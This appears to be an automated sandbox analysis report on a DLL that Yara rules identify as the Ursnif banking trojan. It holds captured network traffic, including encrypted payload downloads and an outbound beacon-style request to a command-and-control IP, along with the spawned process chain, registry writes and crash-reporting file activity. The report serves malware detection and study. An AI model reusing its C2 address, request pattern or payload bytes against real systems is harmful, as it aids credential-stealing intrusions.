Apr 22, 2022 18:13:04.795639992 CEST	853	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Date: Fri, 22 Apr 2022 16:13:04 GMT Content-Type: application/octet-stream Content-Length: 237210 Connection: keep-alive Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: inline; filename="6262d410ba03f.bin" Data Raw: c5 94 a1 d4 cf 01 54 ad 67 b8 35 ce fb a5 32 f4 b8 b7 20 18 bc af a0 b9 ec 7b fb 86 8b 40 5e 0c 4a 06 ae 62 ba 7e a8 0e 1b 4e 14 4a 61 22 66 60 c1 90 c2 5a 82 32 07 b5 0a 28 8e 7e ea 85 17 e2 57 83 3e 40 70 7a c8 68 8c 7d d1 83 2a 85 e7 64 0d ab 77 92 0b f8 d4 ae aa 6d 4c 70 33 cb 56 58 74 22 20 f5 7b 99 7b 0e 65 8e 51 07 ac ce 98 00 ec e4 f0 89 47 50 b4 65 b8 e6 23 43 ea 16 0d b5 8e 48 c9 d4 b9 c9 0f 48 2b 92 f5 d9 19 96 9f b7 32 8f 57 f8 3a 9c fc 78 1d 08 05 6b ca 6b 56 e1 08 8a 76 14 44 72 99 2e 7d 22 b0 6c 29 5b 8c 06 be c3 af d8 ef ff 64 73 b5 62 45 13 3e b1 99 c6 c3 60 ae 9b 3e dd 20 19 6a a3 cd 7a 59 d5 b4 c1 aa a6 dc 4b 26 e5 4e 0a ac 02 9b 15 7a 9d 51 f7 1e e8 c4 41 6e b0 8e ff d2 ab 95 a3 8f 5b f5 e4 4b 8d 05 c5 21 c3 0d 04 92 f1 83 5d d6 cd 19 d6 95 ef 7a 20 dc 91 10 4b 51 4d c4 2f 7e 03 c5 fb c7 08 d6 e6 74 2d 56 44 d8 a7 57 e5 91 1a 81 81 28 8e 88 63 7a 12 47 80 4d 99 4c 72 45 22 50 02 d6 85 c2 6c fd db 8c 27 af ef 7c 2f 5d 7c 0b e5 88 33 be dd 60 30 74 74 8c a3 06 b9 ed d1 2c 46 b0 e9 a1 97 b3 ea 80 a0 99 6b 07 3c 37 c9 12 1f ca d9 c3 f6 bb 95 dd 15 23 53 41 27 6f f3 b7 88 01 8a d4 d8 80 fd 64 fa 32 a6 51 db 9f c7 ee e4 2d 78 68 27 22 5a e0 e3 ba 67 38 ba 44 d8 c0 55 c4 ec 9a 89 db f1 e0 2e d2 f7 a6 dc 66 3e 69 cc e8 de eb f3 85 39 5d 45 7f b9 f1 d9 92 47 72 e8 1c dc 16 5f 94 8a 34 c6 6c c7 7f bf 51 e6 91 79 6b ec b5 f2 72 8a 6e b3 d4 29 d2 4a 3d 65 71 97 ed a8 79 9f fb cb 30 cc fd 81 1c 66 39 8a b5 b5 5f 2c dd e5 5b 58 45 3b 5a 92 5c 70 43 7f 69 e1 9b 6d 7f db ab 8b d9 4b ae 21 5f 89 c8 75 0c 23 18 67 b6 b0 86 9b cc 76 18 15 a9 b3 09 79 d9 aa 99 d5 8b c9 51 00 53 c1 31 2b cd 41 d0 8a 96 d9 92 f2 7f 67 79 25 7f e2 62 ad 75 e8 be a6 7a 01 eb 0c f3 5a 4c 9f 68 d1 7f e9 9e 7f 08 a9 1c 84 4b b7 f0 66 31 a6 2b 57 22 e5 0e 43 be b8 fc 02 48 c9 d3 b8 1c e9 cc 51 f3 27 a8 b6 0c 56 89 f3 0e 39 c0 70 63 51 a6 e5 fc 29 3c a8 0f ec 59 d0 f4 34 c5 27 e7 61 7b 18 d0 12 e9 ab 44 40 e0 f6 7f 5e 83 98 d8 bc 67 ce ce 0f e5 1f 97 a0 21 8a 8e bc 55 43 ed 76 28 e5 0b 47 e0 f3 ff d0 21 b2 bc 73 a8 04 22 a6 ff 80 9f 8f 27 4d 47 a6 c6 82 70 1a 05 2d e6 88 42 ba 6d eb 81 16 9c c2 93 e2 65 77 90 f6 1e fa 29 11 df 98 6b fa 90 d3 03 e2 3a e4 ea 7c 50 f4 57 34 74 0a ea 2a 2c c1 b6 1b 90 45 b5 a5 5d c8 a3 e5 2d c5 1b 47 36 e5 5e 5c ff 60 5b 86 7b 3a 3b 37 57 9d 83 86 72 e8 ac ff 51 7d 5b 56 f9 58 9b fc bd c3 ae 7f 17 f4 86 5d ac bf 83 30 cc a8 ac 1b 10 85 b4 67 38 3f 05 02 4b 10 c3 bc 6d cc 98 fe aa 9d fd 82 48 09 5f 6d c5 24 98 bc 1e 8d d0 32 3a be ba 5b cc 59 71 10 19 db f1 27 b4 18 19 51 81 c9 dc 2a 68 da d5 ca 34 87 4e 78 63 94 78 3a e6 ce 53 d9 88 10 f3 a7 80 63 78 a7 38 76 d7 18 61 67 78 00 29 51 09 8f 4c 89 4b ca 92 9c 13 7e 59 39 a0 51 aa fa d1 03 3b 4a 5f 67 d0 85 63 ea 30 6f 0d e8 09 ae 34 e7 8a 90 d9 95 4b fd 26 05 fb 0e 7c 02 b0 0c f9 67 df 98 0f 79 8c 6d ff 0c e7 be 6a b7 12 29 4d 0b 62 99 8f 98 67 62 02 8d b2 49 94 fa b5 be b0 ec 6a 9a af d8 30 7c aa 3f 85 d3 66 54 02 99 b6 98 bd be ce 73 8d 03 3f fe 89 4f 99 33 c1 d3 c5 bf fa 8b fb Data Ascii: Tg52 {@^Jb~NJa"f`Z2(~W>@pzh}*dwmLp3VXt" {{eQGPe#CHH+2W:xkkVvDr.}"I)[dsbE>`> jzYK&NzQAn[K!]z KQM/~t-VDW(czGMLrE"Pl'|/]|3`0tt,Fk<7#SA'od2Q-xh'"Zg8DU.f>i9]EGr_4lQykrn)J=eqy0f9_,[XE;Z\pCimK!_u#gvyQS1+Ag y%buzZLhKf1+W"CHQ'V9pcQ)<Y4'a{D@^g!UCv(G!s'"MGp-Bmew)k:|PW4t*,E]-G6^\`[{:;7WrQ}[VX]0g8?KmH_m$2:[Yq'Q *h4Nxcx:Scx8vagx)QLK~Y9Q;J_gc0o4K&|gymj)MbgbIj0|?fTs?O3
Apr 22, 2022 18:13:05.383399010 CEST	1133	OUT	GET /phpadmin/4Tpxr1s1HGEszF_2B7LiF1/y3LyZZaJ3ZWvx/pZkSUF4R/1_2FbDyxYkCG6c7p_2FYkDR/nhEyt7 WMzt/7hwk4OiHgD0JGJMFI/ImCZ8s_2FMqL/y0VwpZrsMmE/KWuRORcQBf9YTM/MqCUW1cFI9M0n3uMC AQqN/wZR88CWKfKsLYnKb/dLQvrxDU0Abjiwn/RIWbrb3190W9juPqlW/uvOHtDDn9/1QJUPhkqdx5oDn1fpwZB/we fwGHcoUJ1uL/B.src HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: 146.70.35.138 Connection: Keep-Alive Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
Apr 22, 2022 18:13:05.762598991 CEST	1147	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Date: Fri, 22 Apr 2022 16:13:05 GMT Content-Type: application/octet-stream Content-Length: 1869 Connection: keep-alive Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: inline; filename="6262d411b019e.bin" Data Raw: 40 d1 e5 5a 8b c7 b4 20 04 1d ee a2 24 f1 96 9d 26 a1 0b 1b 7e e3 4e 1f 5d 3c 4d da 10 7c 95 81 0f 16 f7 ee 7d fb 39 8c 70 71 45 d9 0f ab ad 60 01 a5 32 5d be 0d 61 0e 50 82 f8 65 5b 9a 22 17 77 7e df 1d d3 e9 2a 08 c4 85 a2 d9 7c 2f 82 76 1f a1 0c 49 88 f8 0e c9 2d a0 8a 50 56 c2 c7 92 94 e2 ec 7e 79 4a 65 9b 26 e4 dd 72 cc a9 e7 63 18 5b ca dd df b9 3c ff 59 43 c8 9c c3 1a 12 d9 00 09 54 eb 65 b3 47 f4 68 0c b2 8f b5 20 fb 61 ad f0 29 d6 ef 6f ad 1f 9b 0f 56 f2 39 7e b4 2e 17 15 94 17 47 de 21 36 e1 25 3a 1c 1e 8d 36 93 c2 c8 4e 60 10 93 49 cd cf 19 4f 0c 1f a5 d3 5d df 25 13 ca 40 20 64 fe 4b 27 eb fb 5b ce 56 73 77 b6 d4 6f 61 c2 6b 4e fe cb 73 77 22 e9 f6 1d 48 0c 2e 7a d7 73 4c e6 51 80 cb f5 e3 20 5b 24 a3 68 83 38 6a 87 1d d6 fc d3 cf f2 a2 a3 35 f3 19 e8 ac 2c e4 cb 70 a5 b0 92 e2 87 00 7b 31 2a 0d 22 de b4 1e 6d 5d 7c 13 90 ef 11 74 34 aa 7e 6b 92 3a e5 d5 5c be 59 0b ec ab 8a db cf 67 a8 2b 63 24 50 a1 20 ed 30 f3 e8 e0 28 6b 51 f4 5e e9 8f c2 69 d8 28 69 51 46 a7 72 50 9d 2a 97 f7 91 81 7c 6c 5a d0 ba ac bd 1c d8 97 9e 7f 2d 30 0e 8b 0a c6 f9 a4 b5 dc 66 f3 19 b7 79 89 51 9b eb 95 fa e6 32 f7 db 83 04 be d0 a4 34 40 10 7b e0 ea 75 18 6e 32 43 93 ff ec 97 e9 13 de b1 39 90 ae fd b1 88 f6 eb a8 a3 5f d3 40 f2 8a c8 1a b5 da 23 07 28 14 d4 48 91 e4 75 6c 2e 2f 59 14 ed cd 56 33 a4 6f 3c 74 70 51 26 d2 f1 00 9d c7 9e 68 ca 93 01 b0 18 8b 9c 3a 19 27 47 cf c7 cc f2 d1 42 aa e5 ce 1f 0f 07 03 9a 24 72 37 bc 30 c3 42 3d 57 49 09 18 78 26 bc 66 1e 36 de 2a c7 72 0d 10 ee fa 93 05 a5 63 7e 1c e1 d8 c6 71 0e 0f 77 91 6d aa 79 b3 3a 27 fe 2e 3b 53 ad 84 37 f4 45 54 52 da 80 67 3c 9c 44 86 2a a7 58 26 94 83 b1 bd ca d7 ad 1d 43 f8 70 2b 43 d2 05 fd d2 bd 6b 6f 62 28 7b 75 60 c4 14 07 07 2c f7 3e f3 95 1f 56 90 0c 06 3e 6c 02 6c 89 e1 6c 0b cb a0 a3 9c ba 25 72 e8 31 27 75 22 9d 20 f7 46 af 10 5d c0 d6 ec 16 ab 36 03 82 9f fb a2 ca 77 e2 f1 69 ad fe a5 b9 2c 1b 4a e3 1d 69 43 fc 81 b7 22 57 f1 2c fa 72 4d 17 49 56 ad 1f ff 4a a5 38 50 c9 b2 68 b3 c4 e2 33 e0 9b 81 eb 69 56 89 c3 9b 32 9c 57 30 ee 5d 75 8b e2 b2 d7 ee fb a8 48 a0 5e f2 34 a7 15 38 ac ae 28 2c 60 6f 00 b8 12 2b bf 5a 7d fc 9d 1c f0 1a dd a6 92 7f f1 c5 f3 02 e2 83 f6 a1 52 db f7 14 b9 38 35 28 e6 2b 62 1a 3f b8 e0 b5 43 ea a8 92 b6 60 5b 95 b3 d5 09 19 61 54 a7 f6 67 69 2b 6d 9e 93 4e 6a 56 d6 3f 53 09 df 02 18 fe f4 5e 79 48 1e 9b 82 dc cf fb 80 f3 bb 65 a6 56 0e 5a e8 78 a7 13 70 ac ce cc c9 43 75 3c f7 ef 58 23 f8 c7 88 e3 17 85 ca 17 bb 6e 86 b2 4d 6f 8a da 5c 1b 90 9a d2 4d 26 35 99 bb 8b 29 ea 31 7b 6b 5f b9 0e 00 3a a4 e4 ea 72 09 48 da 0c d2 ae 7f 25 91 ec 37 59 6e 37 a1 80 7c 8e 19 d1 1d 3a ee dc 6d 6a 4c 0b 42 b6 2b 61 83 0b d7 d9 f5 f6 ce 72 f7 b5 90 05 e5 3f 8a 59 21 da ac 86 48 37 1f 98 8f 3a 7e a8 72 fb a7 30 f0 f0 02 05 b3 ae ea dd 01 b1 44 fd d2 ee a8 d7 98 54 14 92 eb 8f 4e 62 a3 f2 7e 80 f8 92 9d 71 a2 ed 5c 8a 7c f2 dd 5c 75 7c 65 29 cd 7c e2 5d aa 2d f2 1d f5 f7 ab 93 ec 3b 66 10 48 80 13 8e 53 aa 6d ca d6 5e d2 47 e2 a0 4b fe ca fd 03 fd fa 45 3e c5 74 Data Ascii: @Z $&~N]<Ml}9pqE`2]aPe["w~*\|/vI-PV~yJe&rc[<YCTeGh a)oV9~.G!6%:6N`IO]%@ dK'[VswoakNsw"H.zsLQ [$h8j5,p{1*'m]|t4~k:\Yg+c$P 0(kQ^i(iQFrP*\|lZ-0fyQ24@{un2C9_@#(Hul./YV3o<tpQ&h:'GB$r70B=Wlx&f6*rc~qwmy:'.;S 7ETRg<D*X&Cp+Ckob({u`,>V>lll%r1'u" F]6wi,JiC"W,rMIVJ8Ph3iV2W0]uH^48(,`o+Z}R85(+b?C`[aTgi+mNjV?S^yHeV ZxpCu<X#nMo\M&5)1{k_:rH%7Yn7|:mjLB+ar?Y!H7:~r0DTNb~q|\u|e)|]-;fHSm^GKE>t

Statistics

Behavior



- loaddll32.exe
- cmd.exe
- rundll32.exe
- WerFault.exe
- WerFault.exe
- WerFault.exe
- mshta.exe
- powershell.exe
- conhost.exe
- csc.exe
- control.exe
- cvtres.exe
- csc.exe
- cvtres.exe
- explorer.exe
- cmd.exe
- conhost.exe
- PING.EXE
- RuntimeBroker.exe
- rundll32.exe
- cmd.exe

Click to jump to process

System Behavior

Analysis Process: loaddll32.exe PID: **6740**, Parent PID: **3444**

General

Target ID:	0
Start time:	18:11:58
Start date:	22/04/2022
Path:	C:\Windows\System32\loaddll32.exe
Wow64 process (32bit):	true
Commandline:	loaddll32.exe "C:\Users\user\Desktop\nhLAwAo49f.dll"
Imagebase:	0x3c0000
File size:	116736 bytes
MD5 hash:	7DEB5DB86C0AC789123DEC286286B938
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: **6748**, Parent PID: **6740**

General

Target ID:	1
Start time:	18:11:59
Start date:	22/04/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	cmd.exe /C rundll32.exe "C:\Users\user\Desktop\nhLAwAo49f.dll",#1
Imagebase:	0x1100000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: **6768**, Parent PID: **6748**

General

Target ID:	2
Start time:	18:12:00
Start date:	22/04/2022
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe "C:\Users\user\Desktop\nhLAwAo49f.dll",#1
Imagebase:	0xb90000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000002.00000003.709240338.0000000004C19000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.534721654.0000000005248000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.579816746.0000000005248000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.534964580.0000000005248000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.581908385.0000000005248000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.535072965.0000000005248000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000002.00000002.710361682.0000000000B50000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.535101502.0000000005248000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.582808598.000000000504C000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000002.00000003.581826169.00000000051C9000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.535038342.0000000005248000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000002.00000002.712190263.0000000004ECF000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.636315977.0000000006148000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.534880441.0000000005248000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.535128040.0000000005248000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.534830912.0000000005248000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000002.00000003.581766632.000000000514A000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E	FileOptions	binary	E7 03 00 00 1C 80 00 00 C2 86 8F 8F 08 F8 D2 D8 CD C8 87 3A 2C F3 82 26 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	B56C05	RegSetValueExA

Analysis Process: WerFault.exe PID: **6844**, Parent PID: **6740**

General

Target ID:	4
Start time:	18:12:03
Start date:	22/04/2022
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 6740 -s 608
Imagebase:	0x1000000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\DBG	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6EE21717	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4A5.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4A5.tmp.dmp	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA83.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA83.tmp.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_843fd29667a3a8f656751f949c19ad5cff2ee117_7cac0383_1af40bd9	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_843fd29667a3a8f656751f949c19ad5cff2ee117_7cac0383_1af40bd9\Report.wer	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6EE1497A	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4A5.tmp	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA83.tmp	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4A5.tmp.dmp	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA83.tmp.xml	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3B39.tmp.csv	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3B69.tmp.txt	success or wait	1	6EE1497A	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4A5.tmp.dmp	0	32	4d 44 4d 50 fd fd fd 0f 00 00 00 20 00 00 00 00 00 00 00 65 52 63 62 fd 05 12 00 00 00 00 00	MDMP eRcb	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4A5.tmp.dmp	6532	6	00 00 00 00 00 00		success or wait	1	6EE1497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4A5.tmp.dmp	212	1420	00 00 06 00 07 55 04 01 0a 00 00 00 00 00 00 00 fd 42 00 00 02 00 00 00 fd 19 00 00 00 01 00 00 47 65 6e 75 69 6e 65 49 6e 74 65 6c 57 06 05 00 fd fd fd 1f 00 00 00 00 54 05 00 00 fd 03 00 00 54 1a 00 00 5e 52 63 62 00 00 00 00 00 00 00 00 fd 08 00 00 fd 08 00 00 fd 08 00 00 01 00 00 00 01 00 00 00 00 30 00 00 0d 00 00 00 00 00 00 00 02 00 00 00 fd 01 00 00 50 00 61 00 63 00 69 00 66 00 69 00 63 00 20 00 53 00 74 00 61 00 6e 00 64 00 61 00 72 00 64 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0b 00 00 00 01 00 02 00 00 00 00 00 00 00 00 00 00 00 50 00 61 00 63 00 69 00 66 00 69 00 63 00 20 00 44 00 61 00 79 00 6c 00 69 00 67 00 68 00 74 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00	UBGenuineIntelWTT^Rcb 0Pacific Standard TimePacific Daylight Time	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4A5.tmp.dmp	7646	716	7f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 23 10 40 00 68 fd fd 00 00 00 00 00 14 0d 49 00 02 00 00 00 00 00 00 00 54 fd fd 00 fd 19 40 00 23 00 00 00 13 02 01 00 08 00 fd 00 2b 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd	+S++#@hIT@#+	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4A5.tmp.dmp	1632	168	58 1a 00 00 00 00 00 00 09 04 00 fd 08 00 00 00 18 fd fd 00 00 00 00 00 fd 19 40 00 00 00 00 00 01 00 00 00 00 00 00 00 15 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 02 00 00 fd 1d 00 00	X@	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4A5.tmp.dmp	10510	20	0e 00 00 00 fd fd fd 00 00 00 00 00 04 00 00 00 fd 29 00 00	)	success or wait	14	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4A5.tmp.dmp	10738	4	14 12 fd 77	w	success or wait	13	6EE1497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4A5.tmp.dmp	30826	2568	fd fd fd 77 fd fd fd 77 fd 00 00 00 fd fd fd fd 10 00 00 00 fd fd fd 00 58 fd fd 00 fd fd fd fd 40 fd fd 77 40 fd fd 77 fd fd fd fd 00 50 fd 00 00 50 fd 00 00 00 00 00 fd 00 00 00 fd fd fd fd fd 00 00 00 fd fd fd fd 00 50 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd 04 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 00 00 00 00 fd fd fd fd 58 fd fd 00 00 00 00 00 00 00 00 00 fd fd fd 00 00 fd fd 00 10 00 00 00 fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 fd fd fd fd fd fd fd fd 54 98 00 fd fd fd 00 fd fd fd 00 fd fd fd 00 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	wwX@w@wPPPXT	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4A5.tmp.dmp	1800	4	03 00 00 00		success or wait	3	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4A5.tmp.dmp	8362	716	3f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 fd fd fd fd 00 00 00 00 00 00 00 00 14 0d 49 00 fd fd fd fd 00 00 00 00 58 fd 00 fd fd fd 77 23 00 00 00 06 02 00 00 18 fd 00 2b 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd	?+S++IXw#+	success or wait	3	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4A5.tmp.dmp	1900	48	68 1a 00 00 01 00 00 00 20 00 00 00 00 00 00 00 00 50 fd 00 00 00 00 00 fd fd fd 00 00 00 00 00 08 0a 00 00 6a 78 00 00 fd 02 00 00 42 26 00 00	h PjxB&	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4A5.tmp.dmp	1960	4	24 00 00 00	$	success or wait	36	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4A5.tmp.dmp	6538	32	1a 00 00 00 6c 00 6f 00 61 00 64 00 64 00 6c 00 6c 00 33 00 32 00 2e 00 65 00 78 00 65 00 00 00	loaddll32.exe	success or wait	36	6EE1497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
